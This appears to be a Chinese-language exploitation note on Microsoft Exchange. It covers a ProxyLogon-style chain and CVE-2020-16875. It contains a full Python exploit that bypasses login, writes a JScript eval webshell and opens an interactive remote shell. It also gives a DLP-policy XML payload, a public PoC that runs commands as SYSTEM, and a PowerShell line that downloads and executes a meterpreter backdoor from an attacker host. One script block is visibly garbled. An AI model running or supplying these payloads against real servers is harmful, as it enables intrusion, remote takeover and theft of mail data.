


保存后选择重置虚拟目录写下shell位置为:\\127.0.0.1\c$\inetpub\wwwroot\aspnet\_client\sd.aspx






查看shell文件,写入了一句话木马。



连接webshell 要忽略屌https证书，才能连接



#### SSRF+绕过登录+任意文件写入

# -\*- coding: utf-8 -\*-  
import requests  
from urllib3.exceptions import InsecureRequestWarning  
import random  
import string  
import argparse  
import sys  
requests.packages.urllib3.disable\_warnings(category=InsecureRequestWarning)  
  
  
fuzz\_email = ['administrator', 'webmaste', 'support', 'sales', 'contact', 'admin', 'test',  
 'test2', 'test01', 'test1', 'guest', 'sysadmin', 'info', 'noreply', 'log', 'no-reply']  
  
proxies = {}  
user\_agent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"  
  
shell\_path = "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\test11.aspx"  
shell\_absolute\_path = "\\\\127.0.0.1\\c$\\%s" % shell\_path  
# webshell-马子内容  
shell\_content = '<script language="JScript" runat="server"> function Page\_Load(){/\*\*/eval(Request["code"],"unsafe");}</script>'  
  
final\_shell = ""  
  
def id\_generator(size=6, chars=string.ascii\_lowercase + string.digits):  
 return ''.join(random.choice(chars) for \_ in range(size))  
  
  
  
  
if \_\_name\_\_=="\_\_main\_\_":  
 parser = argparse.ArgumentParser(  
 description='Example: python exp.py -u 127.0.0.1 -user administrator -suffix @ex.com\n如果不清楚用户名，可不填写-user参数，将自动Fuzz用户名。')  
 parser.add\_argument('-u', type=str,  
 help='target')  
 parser.add\_argument('-user',  
 help='exist email', default='')  
 parser.add\_argument('-suffix',  
 help='email suffix')  
 args = parser.parse\_args()  
 target = args.u  
 suffix = args.suffix  
 if suffix == "":  
 print("请输入suffix")  
  
 exist\_email = args.user  
 if exist\_email:  
 fuzz\_email.insert(0, exist\_email)  
 random\_name = id\_generator(4) + ".js"  
 print("目标 Exchange Server: " + target)  
  
 for i in fuzz\_email:  
 new\_email = i+suffix  
 autoDiscoverBody = """<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">  
 <Request>  
 <EMailAddress>%s</EMailAddress> <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</AcceptableResponseSchema>  
 </Request>  
</Autodiscover>  
""" % new\_email  
 # print("get FQDN")  
 FQDN = "EXCHANGE01"  
 ct = requests.get("https://%s/ecp/%s" % (target, random\_name), headers={"Cookie": "X-BEResource=localhost~1942062522",  
 "User-Agent": user\_agent},  
 verify=False, proxies=proxies)  
  
 if "X-CalculatedBETarget" in ct.headers and "X-FEServer" in ct.headers:  
 FQDN = ct.headers["X-FEServer"]  
 print("got FQDN:" + FQDN)  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 "Cookie": "X-BEResource=%s/autodiscover/autodiscover.xml?a=~1942062522;" % FQDN,  
 "Content-Type": "text/xml",  
 "User-Agent": user\_agent},  
 data=autoDiscoverBody,  
 proxies=proxies,  
 verify=False  
 )  
  
 if ct.status\_code != 200:  
 print(ct.status\_code)  
 print("Autodiscover Error!")  
  
 if "<LegacyDN>" not in str(ct.content):  
 print("Can not get LegacyDN!")  
 try:  
 legacyDn = str(ct.content).split("<LegacyDN>")[  
 1].split(r"</LegacyDN>")[0]  
 print("Got DN: " + legacyDn)  
  
 mapi\_body = legacyDn + \  
 "\x00\x00\x00\x00\x00\xe4\x04\x00\x00\x09\x04\x00\x00\x09\x04\x00\x00\x00\x00\x00\x00"  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 "Cookie": "X-BEResource=Administrator@%s:444/mapi/emsmdb?MailboxId=f26bc937-b7b3-4402-b890-96c46713e5d5@exchange.lab&a=~1942062522;" % FQDN,  
 "Content-Type": "application/mapi-http",  
 "X-Requesttype": "Connect",  
 "X-Clientinfo": "{2F94A2BF-A2E6-4CCCC-BF98-B5F22C542226}",  
 "X-Clientapplication": "Outlook/15.0.4815.1002",  
 "X-Requestid": "{E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456",  
 "User-Agent": user\_agent  
 },  
 data=mapi\_body,  
 verify=False,  
 proxies=proxies  
 )  
 if ct.status\_code != 200 or "act as owner of a UserMailbox" not in str(ct.content):  
 print("Mapi Error!")  
 exit()  
  
 sid = str(ct.content).split("with SID ")[  
 1].split(" and MasterAccountSid")[0]  
  
 print("Got SID: " + sid)  
 sid = sid.replace(sid.split("-")[-1], "500")  
  
  
 """ % sid  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 "Cookie": "X-BEResource=Administrator@%s:444/ecp/proxyLogon.ecp?a=~1942062522;" % FQDN,  
 "Content-Type": "text/xml",  
 "msExchLogonMailbox": "S-1-5-20",  
 "User-Agent": user\_agent  
 },  
 data=proxyLogon\_request,  
 proxies=proxies,  
 verify=False  
 )  
 if ct.status\_code != 241 or not "set-cookie" in ct.headers:  
 print("Proxylogon Error!")  
 exit()  
  
 sess\_id = ct.headers['set-cookie'].split(  
 "ASP.NET\_SessionId=")[1].split(";")[0]  
  
 msExchEcpCanary = ct.headers['set-cookie'].split("msExchEcpCanary=")[  
 1].split(";")[0]  
 print("Got session id: " + sess\_id)  
 print("Got canary: " + msExchEcpCanary)  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 # "Cookie": "X-BEResource=Administrator@%s:444/ecp/DDI/DDIService.svc/GetObject?schema=OABVirtualDirectory&msExchEcpCanary=%s&a=~1942062522; ASP.NET\_SessionId=%s; msExchEcpCanary=%s" % (  
 # FQDN, msExchEcpCanary, sess\_id, msExchEcpCanary),  
  
 "Cookie": "X-BEResource=Admin@{server\_name}:444/ecp/DDI/DDIService.svc/GetList?reqId=1615583487987&schema=VirtualDirectory&msExchEcpCanary={msExchEcpCanary}&a=~1942062522; ASP.NET\_SessionId={sess\_id}; msExchEcpCanary={msExchEcpCanary1}".  
 format(server\_name=FQDN, msExchEcpCanary1=msExchEcpCanary, sess\_id=sess\_id,  
 msExchEcpCanary=msExchEcpCanary),  
 "Content-Type": "application/json; charset=utf-8",  
 "msExchLogonMailbox": "S-1-5-20",  
 "User-Agent": user\_agent  
  
 },  
 json={"filter": {  
 "Parameters": {"\_\_type": "JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel",  
 "SelectedView": "", "SelectedVDirType": "OAB"}}, "sort": {}},  
 verify=False,  
 proxies=proxies  
 )  
  
 if ct.status\_code != 200:  
 print("GetOAB Error!")  
 exit()  
 oabId = str(ct.content).split('"RawIdentity":"')[1].split('"')[0]  
 print("Got OAB id: " + oabId)  
  
 oab\_json = {"identity": {"\_\_type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)", "RawIdentity": oabId},  
 "properties": {  
 "Parameters": {"\_\_type": "JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel",  
 "ExternalUrl": "http://ffff/#%s" % shell\_content}}}  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 "Cookie": "X-BEResource=Administrator@%s:444/ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualDirectory&msExchEcpCanary=%s&a=~1942062522; ASP.NET\_SessionId=%s; msExchEcpCanary=%s" % (  
 FQDN, msExchEcpCanary, sess\_id, msExchEcpCanary),  
 "msExchLogonMailbox": "S-1-5-20",  
 "Content-Type": "application/json; charset=utf-8",  
 "User-Agent": user\_agent  
 },  
 json=oab\_json,  
 proxies=proxies,  
 verify=False  
 )  
 if ct.status\_code != 200:  
 print("Set external url Error!")  
 exit()  
  
 reset\_oab\_body = {"identity": {"\_\_type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)", "RawIdentity": oabId},  
 "properties": {  
 "Parameters": {"\_\_type": "JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel",  
 "FilePathName": shell\_absolute\_path}}}  
  
 ct = requests.post("https://%s/ecp/%s" % (target, random\_name), headers={  
 "Cookie": "X-BEResource=Administrator@%s:444/ecp/DDI/DDIService.svc/SetObject?schema=ResetOABVirtualDirectory&msExchEcpCanary=%s&a=~1942062522; ASP.NET\_SessionId=%s; msExchEcpCanary=%s" % (  
 FQDN, msExchEcpCanary, sess\_id, msExchEcpCanary),  
 "msExchLogonMailbox": "S-1-5-20",  
 "Content-Type": "application/json; charset=utf-8",  
 "User-Agent": user\_agent  
 },  
 json=reset\_oab\_body,  
 proxies=proxies,  
 verify=False  
 )  
  
 if ct.status\_code != 200:  
 print("写入shell失败")  
 exit()  
 shell\_url = "https://"+target+"/owa/auth/test11.aspx"  
 print("成功写入shell：" + shell\_url)  
 print("下面验证shell是否ok")  
 print('code=Response.Write(new ActiveXObject("WScript.Shell").exec("whoami").StdOut.ReadAll());')  
 print("正在请求shell")  
 import time  
 time.sleep(1)  
 data = requests.post(shell\_url, data={  
 "code": "Response.Write(new ActiveXObject(\"WScript.Shell\").exec(\"whoami\").StdOut.ReadAll());"}, verify=False, proxies=proxies)  
 if data.status\_code != 200:  
 print("写入shell失败")  
 else:  
 print("shell:"+data.text.split("OAB (Default Web Site)")  
 [0].replace("Name : ", ""))  
 print('[+]用户名: '+ new\_email)  
 final\_shell = shell\_url  
 break  
 except:  
 print('[-]用户名: '+new\_email)  
 print("=============================")  
 if not final\_shell:  
 sys.exit()  
 print("下面启用交互式shell")  
 while True:  
 input\_cmd = input("[#] command: ")  
 data={"code": """Response.Write(new ActiveXObject("WScript.Shell").exec("cmd /c %s").stdout.readall())""" % input\_cmd}  
 ct = requests.post(  
 final\_shell,  
 data=data,verify=False, proxies=proxies)  
 if ct.status\_code != 200 or "OAB (Default Web Site)" not in ct.text:  
 print("[\*] Failed to execute shell command")  
 else:  
 shell\_response = ct.text.split(  
 "Name :")[0]  
 print(shell\_response)

## CVE-2020-16875

[CVE-2020-16875漏洞分析与复现](https://lhl7.github.io/2022/03/26/CVE-2020-16875%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%E4%B8%8E%E5%A4%8D%E7%8E%B0/)

[Exchange漏洞分析系列 CVE-2020-16875-安全客 - 安全资讯平台](https://www.anquanke.com/post/id/219091)

### 漏洞描述

由于对cmdlet参数的验证不正确，Microsoft Exchange服务器中存在一个远程执行代码漏洞。成功利用此漏洞的攻击者可以在系统用户的上下文中运行任意代码。利用此漏洞需要拥有以某个Exchange角色进行身份验证的用户权限。

### 影响版本

Exchange Server 2016 CU17Exchange Server 2016 CU16（已测）Exchange Server 2019 CU5Exchange Server 2019 CU6


### 漏洞复现

#### 版本确认

在outlook界面查看源代码，通过查看link标签中的数字与链接

https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019

中的内部版本号进行对比即可判断版本。由于官方文档中所列出的为各个主要发行版本，因此可能会出现link标签中的数值出现在两个版本中间的情况。





#### 额外操作

Exchange环境搭建好后，请新建一个邮箱账户，比如hello。然后在服务器上打开Exchange Management Shell，并在其中执行：

New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "hello"   
Get-RoleGroup "dlp users" | Format-List

上面的操作是在对应账户hello上开启Data Loss Prevention角色(该漏洞利用需要满足的条件)


#### 漏洞利用

##### 手动利用

条件：拿到的用户账号可以访问https://XXX.XXX.XXX.XXX/ecp/DLPPolicy/ManagePolicyFromISV.aspx

也即账户需要开启Data Loss Prevention角色


1. 访问/ecp/DLPPolicy/ManagePolicyFromISV.aspx目录



可以看到该页面可以上传一个DLP的策略模版XML文件。该XML文件模版样式可以从https://docs.microsoft.com/en-us/exchange/developing-dlp-policy-template-files-exchange-2013-help中找到。

<?xml version="1.0" encoding="UTF-8"?>  
<dlpPolicyTemplates>  
 <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit" state="Enabled" version="15.0.2.0">  
 <contentVersion>4</contentVersion>  
 <publisherName>Microsoft</publisherName>  
 <name>  
 <localizedString lang="en">PCI-DSS-12345</localizedString>  
 </name>  
 <description>  
 <localizedString lang="en">Detects the presence of information subject to Payment Card Industry Data Security Standard (PCI-DSS) compliance requirements.</localizedString>  
 </description>  
 <keywords></keywords>  
 <ruleParameters></ruleParameters>  
 <policyCommands>  
 <!-- The contents below are applied/executed as rules directly in PS - -->  
 <commandBlock>  
 <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c cmd.exe";$r=New-Object System.Diagnostics.Process;$r.StartInfo=$i;$r.Start(); ]]>  
 </commandBlock>  
 </policyCommands>  
 <policyCommandsResources></policyCommandsResources>  
 </dlpPolicyTemplate>  
</dlpPolicyTemplates>

我们再到浏览器中的/ecp/DLPPolicy/ManagePolicyFromISV.aspx页面，上传POC.xml，。最后点击保存，即可在服务器端触发漏洞。见下面演示。



另外，如果我们在Exchange服务器上使用Exchange Management Shell执行下面命令，可以看到w3wp.exe进程也弹出了System权限的cmd.exe


New-DlpPolicy -Name "PCI-DSS-12345" -TemplateData ([Byte[]]$(Get-Content -Path 'C:\work\poc.xml' -Encoding Byte -ReadCount 0))

##### 脚本利用


POC下载地址：

https://srcincite.io/pocs/cve-2020-16875.py.txt

#!/usr/bin/env python3  
"""  
Microsoft Exchange Server DlpUtils AddTenantDlpPolicy Remote Code Execution Vulnerability  
Patch: https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2020-16875  
  
# Notes:  
  
The (ab)user needs the "Data Loss Prevention" role assigned and if performing the attack over the ecp interface (this poc) then the user will need an active mailbox.  
  
[PS] C:\Windows\system32>New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "harrym"  
   
Name AssignedRoles RoleAssignments ManagedBy  
---- ------------- --------------- ---------  
dlp users {Data Loss Prevention} {Data Loss Prevention-dlp users} {exchangedemo.com/Microsoft Exchange Security Groups/Organization Management, exchangedemo.com/Users/test}  
  
[PS] C:\Windows\system32>Get-RoleGroup "dlp users" | Format-List  
  
RunspaceId : 098e1140-30e3-4144-8028-2174fdb43b85  
ManagedBy : {exchangedemo.com/Microsoft Exchange Security Groups/Organization Management, exchangedemo.com/Users/test}  
RoleAssignments : {Data Loss Prevention-dlp users}  
Roles : {Data Loss Prevention}  
DisplayName :  
ExternalDirectoryObjectId :  
Members : {exchangedemo.com/Users/Harry Mull}  
SamAccountName : dlp users  
Description :  
RoleGroupType : Standard  
LinkedGroup :  
Capabilities : {}  
LinkedPartnerGroupId :  
LinkedPartnerOrganizationId :  
Identity : exchangedemo.com/Microsoft Exchange Security Groups/dlp users  
IsValid : True  
ExchangeVersion : 0.10 (14.0.100.0)  
Name : dlp users  
DistinguishedName : CN=dlp users,OU=Microsoft Exchange Security Groups,DC=exchangedemo,DC=com  
Guid : fa5c8458-8255-4ffd-b128-2a66bf9dbfd6  
ObjectCategory : exchangedemo.com/Configuration/Schema/Group  
ObjectClass : {top, group}  
WhenChanged : 6/12/2020 11:29:31 PM  
WhenCreated : 6/12/2020 11:29:31 PM  
WhenChangedUTC : 6/12/2020 3:29:31 PM  
WhenCreatedUTC : 6/12/2020 3:29:31 PM  
OrganizationId :  
Id : exchangedemo.com/Microsoft Exchange Security Groups/dlp users  
OriginatingServer : DEAD01.exchangedemo.com  
ObjectState : Changed  
  
# Example:  
  
researcher@incite:~$ ./poc.py  
(+) usage: ./poc.py <target> <user:pass> <cmd>  
(+) eg: ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint  
  
researcher@incite:~$ ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint  
(+) logged in as harrym@exchangedemo.com  
(+) found the \_\_viewstate: /wEPDwUILTg5MDAzMDFkZFAeyPS7/eBJ4lPNRNPBjm8QiWLWnirQ1vsGlSyjVxa5  
(+) executed mspaint as SYSTEM!  
"""  
  
import re  
import sys  
import random  
import string  
import urllib3  
import requests  
  
urllib3.disable\_warnings(urllib3.exceptions.InsecureRequestWarning)  
  
  
def random\_string(str\_len=8):  
 letters = string.ascii\_lowercase  
 return ''.join(random.choice(letters) for i in range(str\_len))  
  
  
def get\_xml(c):  
 return """<?xml version="1.0" encoding="UTF-8"?>  
<dlpPolicyTemplates>  
 <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit" state="Enabled" version="15.0.2.0">  
 <contentVersion>4</contentVersion>  
 <publisherName>si</publisherName>  
 <name>  
 <localizedString lang="en"></localizedString>  
 </name>  
 <description>  
 <localizedString lang="en"></localizedString>  
 </description>  
 <keywords></keywords>  
 <ruleParameters></ruleParameters>  
 <policyCommands>  
 <commandBlock>  
 <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c %s";$r=New-Object System.Diagnostics.Process;$r.StartInfo=$i;$r.Start() ]]>  
 </commandBlock>  
 </policyCommands>  
 <policyCommandsResources></policyCommandsResources>  
 </dlpPolicyTemplate>  
</dlpPolicyTemplates>""" % c  
  
  
def trigger\_rce(t, s, vs, cmd):  
 f = {  
 '\_\_VIEWSTATE': (None, vs),  
 'ctl00$ResultPanePlaceHolder$senderBtn': (None, "ResultPanePlaceHolder\_ButtonsPanel\_btnNext"),  
 'ctl00$ResultPanePlaceHolder$contentContainer$name': (None, random\_string()),  
 'ctl00$ResultPanePlaceHolder$contentContainer$upldCtrl': ("dlprce.xml", get\_xml(cmd)),  
 }  
 r = s.post("https://%s/ecp/DLPPolicy/ManagePolicyFromISV.aspx" % t, files=f, verify=False)  
 assert r.status\_code == 200, "(-) failed to trigger rce!"  
  
  
def leak\_viewstate(t, s):  
 r = s.get("https://%s/ecp/DLPPolicy/ManagePolicyFromISV.aspx" % t, verify=False)  
 match = re.search("<input type=\"hidden\" name=\"\_\_VIEWSTATE\" id=\"\_\_VIEWSTATE\" value=\"(.\*)\" />", r.text)  
 assert match != None, "(-) couldn't leak the \_\_viewstate!"  
 return match.group(1)  
  
  
def log\_in(t, usr, pwd):  
 s = requests.Session()  
 d = {  
 "destination": "https://%s/owa" % t,  
 "flags": "",  
 "username": usr,  
 "password": pwd  
 }  
 s.post("https://%s/owa/auth.owa" % t, data=d, verify=False)  
 assert s.cookies.get(name='X-OWA-CANARY') != None, "(-) couldn't leak the csrf canary!"  
 return s  
  
  
def main(t, usr, pwd, cmd):  
 s = log\_in(t, usr, pwd)  
 print("(+) logged in as %s" % usr)  
 vs = leak\_viewstate(t, s)  
 print("(+) found the \_\_viewstate: %s" % vs)  
 trigger\_rce(t, s, vs, cmd)  
 print("(+) executed %s as SYSTEM!" % cmd)  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 if len(sys.argv) != 4:  
 print("(+) usage: %s <target> <user:pass> <cmd>" % sys.argv[0])  
 print("(+) eg: %s 192.168.75.142 harrym@exchangedemo.com:user123### mspaint" % sys.argv[0])  
 sys.exit(-1)  
 trgt = sys.argv[1]  
 assert ":" in sys.argv[2], "(-) you need a user and password!"  
 usr = sys.argv[2].split(":")[0]  
 pwd = sys.argv[2].split(":")[1]  
 cmd = sys.argv[3]  
 main(trgt, usr, pwd, cmd)



python3 poc.py <target\_ip> <user:pass> <cmd>



成功执行命令，生成1.txt文件

#### metasploit利用

上面我们已经达到了命令执行的效果，但是我们不能每次都通过命令执行的漏洞进行命令执行操作，这样不够方便，也不够稳定，因此我们选用**metasploit**。

在这里不对metasploit的使用进行赘述，可以参考<https://lhl7.github.io/2022/03/26/Metasploit%E7%9A%84%E4%BD%BF%E7%94%A8%E7%AC%94%E8%AE%B0/>

在生成了木马文件后，在kali上部署服务，将木马文件放置在var/www/html目录下，然后运行apache2服务。

这样一来，我们可以通过访问uri的方式下载木马文件，通过如下语句，即可下载并执行木马文件。

(Invoke-WebRequest -Uri http://192.168.6.130/meter\_re\_tcp\_x86.exe -OutFile C:\Users\86183\Desktop\bkdoor.exe) ; (C:\Users\86183\Desktop\bkdoor.exe)

注：此处连接符不能用 -and，因为-and连接符会导致第一句中文件还没下载结束前，第二句就已经开始执行，导致返回false。

我们将上述内容粘贴进xml文件的相应位置（如自动化执行，只需要更改输入的参数）：

<?xml version="1.0" encoding="UTF-8"?>  
<dlpPolicyTemplates>  
